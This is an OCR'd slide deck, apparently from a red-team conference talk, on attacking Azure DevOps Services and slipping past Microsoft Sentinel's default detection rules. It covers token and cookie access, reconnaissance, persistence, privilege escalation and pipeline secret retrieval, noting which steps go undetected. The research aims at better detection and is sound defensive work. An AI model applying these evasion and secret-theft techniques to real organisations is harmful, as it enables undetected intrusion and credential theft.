Hiding in the Clouds:
Abusing Azure DevOps Services to Bypass Microsoft Sentinel Analytic Rules

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Adversary Services, IBM X-Force Red

Whitepaper:

https://www.ibm.com/downloads/cas/5JKAPVYD

IBM

Introduction

Who am I?

https://h4wkst3r.github.io

Current Role
Capability Lead, Adversary Services
IBM X-Force Red

Open-Source Tool Author
SharPersist, InvisibilityCloak, SCMKit, ADOKit

Conference Speaker
Black Hat, DerbyCon, Wild West Hackin' Fest, BSides, Hackers Teaching Hackers

Research Drivers

Threat actors continuing to target DevOps

Lack of comprehensive research/tooling on attacking ADO

Adoption of cloud-based platforms and services

Effectiveness of default Sentinel rules for ADO

Research Goals

Highlight importance of testing default detection rules

Inspire future DevOps research

Bring more attention to defending cloud-based DevOps platforms

Attendee Takeaways

How to bypass default Sentinel rules for ADO

How to improve default Sentinel rules for ADO

Awareness of privileged and unprivileged attacks against ADO

What is new in this research?

Using public detection rules as guide on defense evasion

Testing effectiveness of Sentinel rules for ADO

Comprehensive approach to attacking ADO along with new tool (ADOKit)

New methods to retrieve pipeline secrets that bypass ADO security controls

Discovery and abuse of undocumented REST API method for code recon

Abuse of authentication cookie for interacting with ADO REST API

My Perspective

I am

–**Current**:
Red Teamer

–**Previous**:
Blue Teamer

I am not

–DevOps Engineer

–Software Engineer

–Cloud Engineer


–Detection Engineer

Prior Work

Links to prior work provided in whitepaper and appendix slides in this presentation

- Joosua Santasalo (@SantasaloJoosua)
- Sami Lamppu (@samilamppu)
- Thomas Naunheim (@Thomas_Live)
- Matthew Lucas
- Jev Suchoi (@DevJevNL)
- Melvin Langvik (@Flangvik)
- Pascal Naber

Azure DevOps Services



History

2005

Team Foundation Server (TFS)

- TFS Server
- Visual Studio Team Services (VSTS)


2019

Azure DevOps (ADO)

- Azure DevOps Server
- Azure DevOps Services


Azure DevOps Server vs Azure DevOps Services

On-Premise




VS

Cloud



Common Terminology



Access and Authorization

Web Interface

Access at
https://dev.azure.com/{yourOrganization}

REST API

Programmatic access via OAuth 2.0
or personal access tokens

REST API

Different scopes can be applied for below components

Agent Pools	Analytics	Audit Log	Build
Code	Entitlements	Extensions	Graph & Identity
Load Test	Machine Group	Marketplace	Notifications
Packaging	Project and Team	Release	Security
Service Connections	Settings	Symbols	Task Groups
Team Dashboard	Test Management	Tokens	User Profile
Variable Groups	Wiki	Work Items	

Project Security Groups

Project Administrators

Build Administrators

Project Valid Users

Release Administrators

Contributors

Readers

Organization/Collection Security Groups

Project Collection Administrators

Project Collection Build Administrators

Project Collection Build Service Accounts

Project Collection Service Accounts

Project Collection Proxy Service Accounts


Project Collection Test Service Accounts

Project Collection Valid Users

Project-Scoped Users

Security Service Groups

Logging



AzureDevOpsAuditing schema

Microsoft Sentinel Rules for Azure DevOps

Several open-source default rulesets for many Microsoft services

18 default rules for Azure DevOps

Severity	Name
Medium	IN USE Azure DevOps PAT used with Browser.
Medium	IN USE Azure DevOps Build Variable Modified by New User.
Low	IN USE Azure DevOps Retention Reduced
High	IN USE NRT Azure DevOps Audit Stream Disabled
Medium	IN USE New PA, PCA, or PCAS added to Azure DevOps
Medium	IN USE Azure DevOps Service Connection Addition/Abuse - Historic allow list
Medium	IN USE Azure DevOps Variable Secret Not Secured
Medium	IN USE Azure DevOps Service Connection Abuse
High	IN USE Azure DevOps Personal Access Token (PAT) misuse
Medium	IN USE Azure DevOps Pipeline modified by a new user.
High	IN USE Azure DevOps Audit Stream Disabled
High	IN USE Azure DevOps Agent Pool Created Then Deleted
Medium	IN USE External Upstream Source Added to Azure DevOps Feed
Medium	IN USE Azure DevOps Pull Request Policy Bypassing - Historic allow list
Low	IN USE Azure DevOps New Extension Added
Medium	IN USE Azure DevOps Administrator Group Monitoring
Medium	IN USE Azure DevOps Pipeline Created and Deleted on the Same Day


https://github.com/Azure/Azure-Sentinel


Attacking Azure DevOps Services

Initial Access

- Username/Password
- Personal Access Token (PAT)
- Authentication Cookie

Initial Access – Username/Password





Initial Access – PAT

Base64 encode PAT to be used against REST API methods

```
:~$ python
>>> import base64
>>> pat = ":" + "yourPAT"
>>> patBytes = pat.encode("ascii")
>>> b64Bytes = base64.b64encode(patBytes)
>>> b64PAT = b64Bytes.decode("ascii")
>>> print(b64PAT)
EncodedPATWillBeOutputHere
>>>
```

```
curl -i -s -k -X $'GET' -H $'Content-Type: application/json'
-H $'User-Agent: Some User Agent'
-H $'Authorization: Basic base64EncodedPAT'
-H $'Host: dev.azure.com' $'https://dev.azure.com/YourOrganization'
```

Initial Access – Authentication Cookie

- UserAuthentication cookie scoped to .dev.azure.com

- Valid for 7 days by default


```
{
    "domain": ".dev.azure.com",
    "expirationDate": 1680783171.22044,
    "hostOnly": false,
    "httpOnly": true,
    "name": "UserAuthentication",
    "path": "/",
    "sameSite": "no_restriction",
    "secure": true,
    "session": true,
    "storeId": null,
    "value":
"ey[redacted]I
NhM[redacted]y
Nvb[redacted]2
IzI[redacted]G
IsI[redacted]T
AtP[redacted]e
```

Reconnaissance

Reconnaissance

Type	Perform via Web Interface?	Perform via REST API?
Projects	Yes	Yes
Repositories	No	Yes
Files	Yes	Yes
Code	Yes	Yes
Users	Yes	Yes
Groups	Yes	Yes


Detections for Reconnaissance Techniques


- No Detections by default Microsoft Sentinel Rules for ADO
- Reconnaissance activities are not auditable events
- Therefore, not included in **AzureDevOpsAuditing** schema

Persistence

Persistence

Type	Perform via Web Interface?	Perform via REST API?
Personal Access Tokens	Yes	Yes
SSH Keys	Yes	Yes





Detections for Persistence Techniques


- No Detections by default Microsoft Sentinel Rules for ADO
- Creation of SSH Key and PAT are auditable events
- New detection rule included in this research

Privilege Escalation

Add User to Privileged Group


Add User To:	Detected?
Project Administrators	Yes
Build Administrators	No

Add User To:	Detected?
Project Collection Administrators	Yes
Project Collection Build Administrators	No
Project Collection Build Service Accounts	No
Project Collection Service Accounts	Yes




Modify Build Pipeline

- azure-pipelines.yml file in root of repository
- Modification triggers pipeline to run
- No Detections by default Microsoft Sentinel Rules for ADO



Compromise On-Premise Host via Self-Hosted Agent




Retrieve Build Variables and Pipeline Secrets

- Build Variable Values – **Cleartext**

- Pipeline Secret Values – **Hidden**
  - Build Variable Secrets
  - Azure Key Vault Secrets
  - Service Connection Credentials

```
1   Starting: PowerShell
2   ==============================
3   Task         : PowerShell
4   Description  : Run a PowerShell scrip
5   Version      : 2.230.0
6   Author       : Microsoft Corporation
7   Help         : https://docs.microsoft
8   ==============================
9   Generating script.
10  ========================= Starting C
11  /usr/bin/pwsh -NoLogo -NoProfile -Non
12  ***
13  Finishing: PowerShell
```



- Secret values cannot be displayed in original form

